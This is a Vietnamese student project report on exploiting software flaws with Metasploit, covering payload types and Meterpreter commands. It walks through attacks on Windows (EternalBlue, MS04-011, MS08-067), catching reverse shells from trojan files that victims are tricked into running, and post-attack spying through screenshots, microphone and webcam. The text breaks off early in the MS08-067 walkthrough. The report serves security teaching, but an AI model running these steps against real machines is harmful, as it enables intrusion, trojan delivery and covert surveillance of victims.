|  |  |
| --- | --- |
| logomobile.png | BỘ GIÁO DỤC VÀ ĐÀO TẠO  **TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM** |

**ĐỒ ÁN MÔN HỌC**

**BẢO MẬT THÔNG TIN**

**KHAI THÁC LỖ HỎNG PHẦN MỀM VỚI METASPLOIT**

Ngành : **CÔNG NGHỆ THÔNG TIN**

Lớp : **18DTHB3**

Sinh viên thực hiện : **LÂM NGỌC QUỐC KHÁNH**

MSSV: 1811060343 Lớp: 18DTHB3

**LÊ HUỲNH ĐỨC**

MSSV: 1811062421 Lớp: 18DTHB3

**DƯƠNG KHÁNH VĂN**

MSSV: 1811062358 Lớp: 18DTHB3

Giảng viên hướng dẫn : **TỐNG THANH VĂN**

TP. Hồ Chí Minh, 2021

**MỤC LỤC**

[CHƯƠNG 1: TỔNG QUAN VỀ ĐỀ TÀI 1](#_Toc69896771)

[1.1. Tổng quan về đề tài 1](#_Toc69896772)

[1.2. Mục tiêu 1](#_Toc69896773)

[1.3. Cấu trúc đề tài 1](#_Toc69896774)

[CHƯƠNG 2: CƠ SỞ LÝ THUYẾT 2](#_Toc69896775)

[2.1. Các khái niệm 2](#_Toc69896776)

[2.1.1. Khái niệm về Metasploit 2](#_Toc69896777)

[2.1.2. Lịch sử ra đời của Metasploit 2](#_Toc69896778)

[2.1.3. Các khái niệm cơ bản 2](#_Toc69896779)

[2.2. Các thành phần của Metasploit Framework 3](#_Toc69896780)

[2.3. Quy trình kiểm thử cơ bản trên Metasploit Framework. 9](#_Toc69896781)

[2.4. Hướng dẫn khởi động Metasploit 10](#_Toc69896782)

[2.5. Cách thức hoạt động 11](#_Toc69896783)

[2.5.1. Chọn module exploit 11](#_Toc69896784)

[2.5.2. Cấu hình module exploit đã chọn 11](#_Toc69896785)

[2.5.3. Xác nhận những option vừa cấu hình 12](#_Toc69896786)

[2.5.4. Lựa chọn mục tiêu 12](#_Toc69896787)

[2.5.5. Lựa chọn payload 12](#_Toc69896788)

[2.5.6. Thực thi exploit 12](#_Toc69896789)

[2.6. Ứng dụng 12](#_Toc69896790)

[2.6.1. Dùng Metasploit để khai thác lỗ hổng 12](#_Toc69896791)

[2.6.2. Dùng Metasploit để tấn công bằng file mã độc 15](#_Toc69896792)

[2.6.3. Hậu tấn công 16](#_Toc69896793)

[2.6.4. Ví dụ 17](#_Toc69896794)

[CHƯƠNG 3: KẾT QỦA THỰC NGHIỆM 19](#_Toc69896795)

[3.1. Kịch bản thử nghiệm 19](#_Toc69896796)

[3.2. Yêu cầu thực nghiệm 19](#_Toc69896797)

[3.3. Công cụ sử dụng 19](#_Toc69896798)

[3.4. Các bước thực hiện 19](#_Toc69896799)

[3.1.1. Xem module 19](#_Toc69896800)

[3.1.2. Phân tích module tấn công MS08-067 trên Metasploit 20](#_Toc69896801)

[3.5. Kết luận 24](#_Toc69896802)

[CHƯƠNG 4: KẾT LUẬN VÀ BIỆN PHÁP PHÒNG TRÁNH 25](#_Toc69896803)

[4.1. Kết luận 25](#_Toc69896804)

[4.2. Các biện pháp 25](#_Toc69896805)

# CHƯƠNG 1: TỔNG QUAN VỀ ĐỀ TÀI

## Tổng quan về đề tài

Ngày nay an toàn thông tin là một vấn đề hết sức quan trọng. Các hệ thống công nghệ thông tin luôn tiềm ẩn nhiều nguy cơ mất an toàn đặc biệt các lỗ hổngbảo mật. Nghiên cứu về lỗ hổng bảo mật giúp ta hiểu rõ cách thức hacker lợi dụngcác lỗ hổng để tấn công hệ thống từ đó xây dựng được các biện pháp phòng chống, nâng cao mức độ an toàn cho hệ thống. Từ trước đến nay, các lỗ hổng bảo mật ở lớpứng dụng đã từng được biết đến và nghiên cứu khá nhiều ở Việt Nam chẳng hạn lỗ hổng SQL Injection tấn công website, lỗ hổng trên Microsoft Office cho phép càiđặt virus lên máy tính người dùng,… Tuy nhiên một lớp lỗ hổng ở sâu trong nhân của hệ điều hành lại chưa thực sự được quan tâm. Nguyên nhân chính do nhân hệ điều hành là một thành phần phức tạp của hệ thống, khó để tìm hiều và đào sâu nghiên cứu, đòi hỏi nắm vững nhiều kiến thức căn bản về hệ điều hành, vi xử lý máy tính.

## Mục tiêu

* Tìm hiểu Metasploit
* Nghiên cứu các kĩ thuật khai thác lỗ hỏng bằng Metasploit
* Thực nghiệm viết mã khai thác một lỗ hổng điển hình minh họa các kĩ thuật tìm hiểu và nghiên cứu được

## Cấu trúc đề tài

Đề tài gồm có 4 phần:

* Phần 1: Tổng quan về đề tài
* Phần 2: Cơ sở lý thuyết
* Phần 3: Kết quả thực nghiệm
* Phần 4: Kết luận và hướng phát triển

# CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

## Các khái niệm

### Khái niệm về Metasploit

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS. Bạn có thể download chương trình tại metasploit.com.

Metasploit có thể tự động update bắt đầu từ version 2.2 trở đi, sử dụng script msfupdate.bat trong thư mục cài đặt

### Lịch sử ra đời của Metasploit

Ra đời vào năm 2003 bởi tác giả H. D. Moore - Metasploit Framework là tên của một dự án bảo mật máy tính nhằm giúp tổng hợp, cung cấp thông tin về các lỗ hổng bảo mật đồng thời hỗ trợ khai thác các lỗ hổng này .

Metasploit Framework tập trung vào việc triển khai nhanh các bước khai thác lỗ hổng bảo mật và phát triển các hệ thống phát hiện xâm nhập. Ban đầu nó được viết trên nền tảng ngôn ngữ lập trình Perl với các thành phần chính được viết bằng C và Python, sau này được viết lại bằng Ruby. Năm 2009, Metasploit được Rapid7 – một công ty chuyên về bảo mật mua lại.

Trên Kali linux, Metasploit framework được cài đặt mặc định. Đối với các nền tảng khác như Windows, macOS ... người sử dụng cần cài đặt một cách thủ công.

### Các khái niệm cơ bản

* LHOST: Địa chỉ IP của máy Hacker (Nếu tấn công ngoài Internet thì xài IP Public, hoặc DDNS của No-IP.com)
* RHOST: Địa chỉ IP của máy Vicitm (Nếu tấn công ngoài Internet thì xài IP Public, RHOST có thể là URL Website cũng OK)
* LPORT: Port mở ra trên máy Hacker (Nếu tấn công ngoài Internet thì bắt buộc Port đó phải mở trên Router, còn hack trong mạng LAN thì port nào cũng được)
* RPORT: Port trên máy victim (Khi đi khai thác lỗ hổng, tùy lỗ hổng nằm trên giao thức nào thì có các RPORT đặc thù, thực chất Metasploit sẽ tự đặt cho các bạn)
* PAYLOAD: Có cấu trúc như sau (tên hệ điều hành/kiểu hệ thống/kiểu tấn công/giao thức tấn công)
* Tên hệ điều hành: android hay windows
* Kiểu hệ thống: x86 hay x64 (Nếu không biết thì bỏ qua)
* Kiểu tấn công: meterpreter hay shell
* Giao thức: reverse\_tcp; reverse\_tcp\_dns; reverse\_https

Ví dụ: windows/meterpreter/reverse\_tcp\_dns

## Các thành phần của Metasploit Framework

Metasploit hỗ trợ nhiều giao diện với người dùng:

* Console interface: dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn
* Web interface: dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web
* Command line interface: dùng msfcli.bat
* Enviroment
  + Global Enviroment:được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits
  + Temporary Enviroment: được thực thi thông qua 2 câu lệnh set và unset, enviroment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác
* Bạn có thể lưu lại enviroment mình đã cấu hình thông qua lệnh save. Môi trường đó sẽ được lưu trong /.msf/config và sẽ được load trở lại khi user interface được thực hiện
* Những options nào mà chung giữa các exploits module như là: LPORT, LHOST, PAYLOAD thì bạn nên được xác định ở Global Enviroment


Ví dụ: msf> setg LPORT 80

msf> setg LHOST 172.16.8.2


Metasploit Framework bao gồm các thành phần các khác nhau. Mỗi thành phần đều được đảm nhận các chức năng riêng biệt. Đầu tiên ta xem xét cấu trúc hệ thống tệp tin và các thư viện của nó. (Trong Kali Linux, Metasploit Framework được cài đặt mặc định trong thư mục “/usr/share/metasploit- framework”:)

Một số thư mục quan trọng cần chú ý như sau:


* Data: Đây là nơi dùng để lưu trữ các tập tin nhị phân có thể chỉnh sửa được cần thiết cho việc khai thác, các tệp tin tấn công từ điển hoặc các file hình ảnh, ...



* Documentation: Đây là nơi chứa các tài liệu mô tả cần thiết cho metasploit framework




* Lib: chứa các file thư viện mã nguồn cơ sở của framework.



* Modules: Đây là nơi chứa các module thực tế của Metasploit Framework dùng cho khai thác, các chức năng phụ để kiểm tra khả năng tấn công, các module cho việc mã hóa...

https://images.viblo.asia/d41ad31a-b405-4fd1-b0c0-81ca83e0d4c1.png


* Plugins: Metasploit bao gồm rất nhiều plugins, nó là các đoạn chương trình nhỏ hỗ trợ trong quá trình sử dụng Metasploit.



* Tools: Nơi chứa các lệnh command-line tiện ích được sử dụng trong quá trình khai thác


https://images.viblo.asia/c936d187-e4b9-4bc7-a496-ebe2733f8b4a.png

* Scripts: Nơi chứa “meterpreter” và các kịch bản mã khai thác khác.



Ngoài ra Metasploit Framework còn có các thư viện khác nhau:

* Rex: chứa các thư viện cơ bản cho mọi tác vụ của Metasploit Framework.
* Msf:Core: cung cấp một API cho việc phát triển mã khai thác. Đây cũng là phần cần quan tâm để có thể viết mã khai thác lỗ hổng cho ứng dụng web.
* Msf:Base: thư viện này cung cấp các API được thiết kế cho việc phát triển giao diện.



**Payload**

Một payload trong Metasploit-Framework thường được "ánh xạ" bởi một module khai thác. Bản thân nó chứa các đoạn mã sẽ được thực thi trên mục tiêu khi tấn công. Những payload này được sử dụng rất linh hoạt và có giá trị sử dụng lớn trong nhiều loại kịch bản tấn công khác nhau.

Có ba loại payload:

* Singles: Những payload này hoàn toàn khép kín và có thể hoạt động 25một cách độc lập không kết nối với bất cứ điều gì. Nó thường dùng để làm những việc đơn giản như là thêm một người dùng vào trong hệ thống của mục tiêu hay đơn giản là mở một chương trình nào đó trên mục tiêu bị tấn công. Các payload dạng này thường chỉ chạy một lần duy nhất.
* Stagers: Payload này sẽ tạo ra một kết nối mạng giữa kẻ tấn công và mục tiêu. Nó được thiết kế để đảm bảo tính nhỏ gọn và xác thực tính khả thi của việc tấn công. Nó cũng được thiết kế để tải xuống các payload “Stages”.
* Stages: Đây là các payload được tải xuống bới “stagers”. Nó có kích thước lớn, thiết kế với nhiều tùy chọn, chức năng khác nhau.

**Meterpreter**

Đây là một payload nâng cao có trong Metasploit-Framework. Mục đích của nó là để cung cấp những tập lệnh để khai thác, tấn công các mục tiêu. Nó được viết từ các thành phần phát triển dưới dạng thư viện liên kết động (DLL) files.

Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống virus.

Meterpreter cung cấp một tập lệnh để người sử dụng có thể khai thác trên mục tiêu:

Fs: Cho phép tải lên và tải xuống các tệp từ máy bị tấn công.

Net: : Cho phép xem thông tin mạng của máy bị tấn công như IP, bảng định tuyến (route table).

Process: Cho phép tạo các chương trình chạy mới trên máy bị tấn công.

Sys: Cho phép xem thông tin hệ thống của máy bị tấn công.

Sử dụng câu lệnh:

* use -m module1,module2,module3 [ -p path ] [ -d ]: Câu lệnh use dùng để load những module mở rộng của meterpreter như: Fs, Net, Process.
* loadlib -f library [ -t target ] [ -lde ]: Câu lệnh cho phép load các thư viện của remote machines.
* read channel\_id [length]: Lệnh read cho phép xem dữ liêu của remote machine trên channel đang kết nối.
* write channel\_id: Lệnh write cho phép ghi dữ liệu lên remote machine.
* close channel\_id: Đóng channel mà đã kết nối với remote computer.
* interact channel\_id: Bắt đầu một phiên làm việc với channel vừa thiết lập với remote machine.
* initcrypt cipher [parameters]: Mã hoá dữ liệu được gửi giữa host và remote machine.

Sử dụng module Fs: Cho phép upload và download files từ các remote machine.

* cd directory: Giống lệnh cd của command line
* getcwd: Cho biết thư mục đang làm việc hiện tại
* ls [filter\_string]: liệt kê các thư mục và tập tin
* upload src1 [src2 ...] dst: Upload file
* download src1 [src2 ...] dst: Download file

Sử dụng module Net:

* ipconfig
* route: Xem bảng định tuyến của remote machine.
* portfwd [ -arv ] [ -L laddr ] [ -l lport ] [ -h rhost ] [ -p rport ] [ -P ]: Cho phép tạo port forward giữa host và remote machine.

Sử dụng module Process:

* execute -f file [ -a args ] [ -Hc ]: Câu lệnh execute cho phép bạn tạo ra một process mới trên remote machine và sử dụng process đó để khai thác dữ liệu
* kill pid1 pid2 pid3: Huỷ những process đang chạy trên máy remote machine
* ps: Liệt kê những process của remote machine.

Sử dụng module Sys:

* getuid: Cho biết username hiện tại của remote machine
* sysinfo: Cho biết thông tin về tên máy tính, hệ điều hành.

## Quy trình kiểm thử cơ bản trên Metasploit Framework.

Có 2 hình thức khi sử dụng Metasploit-Framework:

* Sử dụng các module để dò quét và tấn công vào lỗ hổng bảo mật của đối tượng.
* Tạo mã độc (Trojan), rồi bằng một cách nào đó truyền mã độc vào máy nạn nhân và lừa nạn nhân kích hoạt nó.

Về cơ bản thì Metasploit Framework sử dụng hệ quản trị cơ sở dữ liệu PostgreSQL để lưu trữ các cấu hình, payload phục vụ cho các nhiệm vụ khác nhau trong quá trình kiểm thử.

Quá trình kiểm thử này trải qua các bước như sau:


* Bước 1: Phát hiện, xác định các mục tiêu cần tấn công và thu thập thông tin về mục tiêu đó. Ở bước này ta chủ yếu sử dụng Module Auxiliary/Scanner và các công cụ dò quét khác như “Nmap” được tích hợp sẵn.
* Bước 2: Lựa chọn một mục tiêu vừa tìm được ở bước 1.
* Bước 3: Dựa vào các thông tin mà Module Auxiliary vừa cung cấp. Từ đó tìm kiếm các lỗ hổng và mã khai thác liên quan đến mục tiêu. Dùng module Auxiliary để xác thực các lỗ hổng đã tồn tại thật sự trên các mục tiêu.
* Bước 4: Tiến hành thực hiện tấn công thông qua các mã khai thác.
* Bước 5: Tiến hành triển khai các mã độc và duy trì kết nối sau khi xâm nhập thành công.
* Bước 6: Xóa vết.

Quy trình trên có thể thay đổi tùy thuộc vào mục tiêu trong thực tế.

Ngoài việc sử dụng các module khai thác có sẵn, Metasploit Framework hỗ trợ mạnh mẽ cho việc người sử dụng tự tạo các đoạn mã khai thác dựa trên API có sẵn của nó.

## Hướng dẫn khởi động Metasploit

Bước 0: Trong lần khởi động đầu tiên. Gõ lệnh msfdb init để tạo database cho metasploit. Ghi chú nho nhỏ: Sau này bạn cần update metasploit thì cứ apt-get update && apt-get upgrade -y nhé, không phải update thủ công đâu.



Bước 1: Khởi động service database hỗ trợ cho metasploit: service postgresql start

Bước 2: Khởi động nó lên bằng lệnh msfconsole rồi chờ vài phút thôi



## Cách thức hoạt động

### Chọn module exploit

Lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác.

* show exploits: Xem các module exploit mà framework có hỗ trợ
* use exploit\_name: Chọn module exploit
* info exploit\_name: Xem thông tin về module exploit

Nên cập nhật thường xuyên các lỗi dịch vụ trên metasploit.com hoặc qua script msfupdate.bat

### Cấu hình module exploit đã chọn

* show options: Xác định những options nào cần cấu hình
* set: Cấu hình cho những option của module đó

Một vài module còn có những advanced options, bạn có thể xem bằng cách gõ dòng lệnh show advanceds

### Xác nhận những option vừa cấu hình

* check: Kiểm tra xem những option đã được set chính xác chưa.

### Lựa chọn mục tiêu

Lựa chọn hệ diều hành muốn thực hiện.

* show targets: những target được cung cấp bởi module đó.
* set: xác định target nào

Ví dụ:

smf> use windows\_ssl\_pct

show targets

Exploit sẽ liệt kê ra những target như: winxp, winxp SP1, win2000, win2000 SP1

### Lựa chọn payload

Payload là đoạn code mà sẽ chạy trên hệ thống máy tính được điều khiển từ xa.

* show payloads: Liệt kê ra những payload của module exploit hiện tại
* info payload\_name: Xem thông tin chi tiết về payload đó
* set PAYLOAD payload\_name: Xác định payload module name.Sau khi lựa chọn payload nào, dùng lệnh show option để xem những option của payload đó
* show advanced: Xem những advanced option của payload đó.

### Thực thi exploit


* exploit: Lệnh dùng để thực thi payload code. Payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác.

## Ứng dụng

### Dùng Metasploit để khai thác lỗ hổng

Bước 1: Tìm kiếm thông tin về moudle lỗ hổng. Mỗi lỗ hổng thường đi kèm mã của nó. Thí dụ tôi muốn khai thác lỗ hổng MS17\_010 (hoặc là CVE-2017-0143) chẳng hạn. Có 2 cách sau để tìm ra:


* Cách 1: Nhanh hơn. Google từ khóa mã lỗ hổng+metasploit moudle exploit (Hoặc how to exploit + mã lỗ hổng+ by metasploit) . Ưu tiên lựa chọn các kết quả từ trang rapid7.com nhé (Trang của nhà phát triển Metasploit)



Hai kết quả đó cái thứ hai các bạn thấy có chữ Detection có nghĩa là dùng để quét xem Victim có bị lỗ hổng hay không. Còn cái thứ nhất là để khai thác.


Khi truy cập vào trang đó thì các bạn có thể dễ dàng tìm được câu lệnh (use exploit/windows/smb/ms17\_010\_eternalblue) tại Module Options. Và còn nhiều thông tin khác về lỗ hổng

* Cách 2: Chậm hơn:
  + Bước 1: Dùng lệnh search+mã lỗ hổng để tìm



Những module nào có chữ auxiliary là các module để kiểm tra victim còn exploit là các moudle để tấn công

* + Bước 2: Sau khi kiếm được moudle để tấn công rồi. Gõ lệnh use + tên module
  + Bước 3: Gõ lệnh Show Info để thu thập thông tin về Moudle. Có mấy điểm sau chúng ta cần lưu ý
    - Avalible Target: Những hệ điều hành bị ảnh hưởng. Đi kèm ID để chúng ta có thể chọn lựa hệ điều hành muốn tấn công. Chúng ta sẽ xài câu lệnh set target + ID để chọn hệ điều hành cần tấn công



* + - Basic Options: Cái này các bạn đầu tiên nhìn vào cột Required. Nếu báo Yes thì nó yêu cầu bạn phải khai báo tham số đó thì mới tấn công được. Sử dụng câu lệnh set + tên tham số + giá trị (Ví dụ: set RHOST 192.168.1.7)
    - Ngoài ra các bạn cần phải chú ý thí dụ ở đây tại tham số PROCESSINJECT có lưu ý Change to lsass.exe for x64 thì các bạn phải đặt lại giá trị là lsass.exe nếu bạn muốn tấn công HĐH 64bit



* + Bước 4: Sau khi hoàn thành tất cả những gì moudle yêu cầu các bạn gõ exploit để bắt đầu tấn công



* + Bước 5: Nếu thành công, nó sẽ có thông báo Meterpreter sessions x is opened
    - Gõ lệnh sessions -i x (x là số thứ tự của phiên Meterpreter) để vào phiên
    - Các bạn có thể coi tiếp phần Hậu tấn công để biết mình nên làm gì tiếp theo

### Dùng Metasploit để tấn công bằng file mã độc


File mã độc bạn có thể tạo bằng nhiều cách, xài msfvenom hoặc TheFatRat hoặc 1 tá công cụ khác trên Linux. Các bạn có thể dễ dàng tìm hiểu các cách tạo mã độc trong Playlist của tôi trên Youtube

Bất cứ tool tạo mã độc nào mà có thể làm việc được với Metasploit thì các bạn đều phải khai báo ít nhất là 3 điều bắt buộc sau: LHOST; LPORT; PAYLOAD


Rồi chúng ta sẽ thiết lập Metasploit để hứng kết nối từ Victim.

Bước 1: Khởi động Metasploit và lần lượt gõ các câu lệnh sau

* use exploit multi/handler
* set LHOST
* set LPORT
* set PAYLOAD
* exploit –j




Bước 2: Khi victim chạy file mã độc, chúng ta sẽ có phiên Meterpreter



### Hậu tấn công

Sau khi đã có phiên Meterpreter, chúng ta hoàn toàn có thể gõ lệnh help để show ra những lệnh có thể xài để khai thác thông tin máy victim. tuy vậy, tôi cũng liệt kê ra một số lệnh rất chi là cơ bản



* screenshot: Chụp ảnh màn hình Victim
* record\_mic: Ghi âm mic
* webcam\_list: Hiển thị danh sách webcam
* webcam\_snap: Chụp ảnh qua webcam victim
* webcam\_stream: Stream trực tiếp từ máy victim
* vân vân và vân vân

### Ví dụ

Máy localhost có địa chỉ 192.168.1.1 sẽ tấn công máy remote có địa chỉ 192.168.1.2 thông qua lỗi Lsass\_ms04\_011. Đây là lỗi tràn stack trong dịch vụ LSA( Local Security Authority).Lsass.exe là một process của hệ thống Microsoft Windows, chịu trách nhiệm về chứng thực local security, quản lý Active Directory và các chính sách login. Lsass kiểm sóat việc chứng thực của cả client và server.

Msf>use Lsass\_ms04\_011

Msf>set PAYLOAD win32\_reverse\_meterpreter

Msf>set RHOST 192.168.1.2

Msf>set LHOST 192.168.1.1

Msf>exploit

Meterpreter> help

Meterpreter>use -m Process //add thêm tập lệnh của process

Meterpreter>help // xem các lệnh meterpreter hỗ trợ

Meterpreter>ps // list các process mà remote machine đang chạy

Meterpreter>kill // tắt các process mà remote machine đang chạy

Meterpreter> execute -f cmd –c // tấn công sử dụng comandline cmd của remote machine

execute: success, process id is 3516.

execute: allocated channel 1 for new process.

meterpreter> interact 1

interact: Switching to interactive console on 1...

interact: Started interactive channel 1.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:WINDOWS>echo Meterpreter interactive channel in action

echo Meterpreter interactive channel in action

Meterpreter interactive channel in action

C:WINDOWS>ipconfig

Caught Ctrl-C, close interactive session? [y/N] y

meterpreter>

# CHƯƠNG 3: KẾT QỦA THỰC NGHIỆM

## Kịch bản thử nghiệm

Trong mục này, chúng ta sẽ giả định mục tiêu cần tấn công dính lỗi bảo mật MS08-067. Thông tin của mục tiêu như sau:

* Chạy hệ điều hành Windows XP x86
* Địa chỉ IPv4: 10.0.0.9
* Chạy SMB trên port: 556

Thông tin của máy tấn công như sau:

* Địa chỉ IPv4: 10.0.0.10
* Mở port: 8888

## Yêu cầu thực nghiệm

Xâm nhập máy nạn nhân mà không cần khai báo danh tính từ đó cho phép hacker có thể thực thi mã độc nhằm mục đích chiếm quyền điều khiển từ xa.

## Công cụ sử dụng

2.4. Hướng dẫn cài đặt Metasploit

Hiện tại có 5 cách để cài đặt Metasploit:

• Sử dụng Metasploit được cài sẵn trong hầu hết các distro Linux phục vụ Hacking

• Cài đặt Metasploit vào một hệ điều hành Linux bất kì (Như Ubuntu)

• Cài đặt Metasploit vào Windows

• Sử dụng Metasploit trên Windows qua Pentest Box

• Sử dụng Metasploit trên Windows 10 qua Bash on Ubuntu on Windows

## Các bước thực hiện

### Xem module

Để có thể xem các modules có trong Metasploit các bạn dùng câu lệnh sau trên Kali Linux:

***ls /usr/share/metasploit-framework/modules***

https://tuhocnetworksecuritybusiness.files.wordpress.com/2021/01/tu-hoc-an-ninh-mang-1-1.png?w=682

Để xem module gì chúng ta gõ:


***cd <tên-directory>***

### Phân tích module tấn công MS08-067 trên Metasploit

Đầu tiên, các bạn cần khởi động Metasploit lên với các câu lệnh sau:




